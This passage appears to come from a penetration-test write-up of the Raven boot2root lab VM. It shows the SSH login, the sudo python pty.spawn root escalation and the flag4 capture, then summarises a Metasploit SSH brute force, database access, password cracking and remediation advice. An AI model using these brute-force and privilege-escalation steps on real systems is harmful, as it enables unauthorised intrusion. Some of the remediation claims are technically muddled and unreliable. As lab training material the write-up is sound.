
command to get a root shell on the victim machine.



```
Connection closed by 10.0.2.4 port 22
msf5 auxiliary(scanner/ssh/ssh_login) > ssh steven@10.0.2.4
[*] exec: ssh steven@10.0.2.4

steven@10.0.2.4's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 13 14:12:04 2018
$ whoami
steven
$
$ sudo -ll
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:

Sudoers entry:
    RunAsUsers: ALL
    Options: !authenticate
    Commands:
        /usr/bin/python
$ 
```

Once we could run shell commands we went to the root folder and searched for file ‘flag4.txt’

Then using “cat”command we viewed the file flag4.txt contents to discover the following:



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@Raven:/home/steven#
root@Raven:/home/steven# locate flag1.txt
root@Raven:/home/steven# locate flag3.txt
root@Raven:/home/steven# locate flag4.txt
/root/flag4.txt
root@Raven:/home/steven#
root@Raven:/home/steven# whoami
root
root@Raven:/home/steven# cat /root/flag4.txt
------

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
```

Network Analysis

After launching the VM, Netdiscover and Nmap to scan the local area subnet to identify the targeted web server's IP address, and then use Nmap to discover running services, OS versions, and OS parameter discovery while utilizing stealth options and test for open TCP and UDP ports and additional hosts.

Netdiscover and Nmap revealed Vandelay Industries' webserver to be at IP 10.0.2.4 with port 80 open:

Post-Exploitation Exploration and Privilege Escalation

The executed network scan revealed an HTTP server by using the following steps to explore and analyze the site:

- Used Burp Suite to generate a sitemap by manually browsing the site.
- Used Burp Spider to expand the site map.
- Used wfuzz to perform URL enumeration. Used the default wordlists provided in the wfuzz directory.
- Used wpscan to break through the WordPress blog's login form.

Using Nmap to scan, identified the SSH server for a brute-force login attack which offered a user shell where accounts that have sudo permissions were identified and then find out which commands are allowed for execution and to see which account is allowed to run Python as root, using the following command:

```
sudo python -c “import pty; pty.spawn(‘/bin/bash’)”
```

Conclusion and Recommendations

Based on the results documented above, we recommend the client take the following steps to remediate the vulnerabilities identified on the target machine.

In conclusion we successfully hacked the Raven server and found the 4 flags.

1. We used Burp Suite Spider module to locate flag1 in the html code in the Service page

2. We logged in with michael’s password revealed by the Metasploit brute force attack. Once in the machine we found flag2 while navigating to the WordPress folder.

3. Using the revealed mysql info we hacked the db and scoured the database and tables for interesting information and found Steven’s password hash and also found flag3 string.

4. Finally we used John the Ripper to decrypt Steven’s password hash and then used it to ssh into the server using Steven’s credentials. Once we login with shell rights we found flag4.

Based on the above discovery, CyberInsights recommends the following measures:

1. Recommend not to embed sensitive cleartext information in HTML code. (flag1)

2. Recommend to use SSL certs to prevent BurpSuite exploits. (WordPress - flag2)

3. Recommend to install WordPress security plugin and use of strong password requirements throughout. (WordPress folder revealed user accounts - flag3)

4. Recommend that the server & running applications be regularly patched and upgraded to mitigate all known code vulnerabilities.

Web Server:

WordPress security plugin - use SSL certificates to make the site HTTPS vs HTTP

Network Services:

Limit the number of unsuccessful login attempts before the account it locked

Hardening the Server:

Enforce strong password requirements to make it harder to brute force and/or match known compromised passwords through a tool like John The Ripper.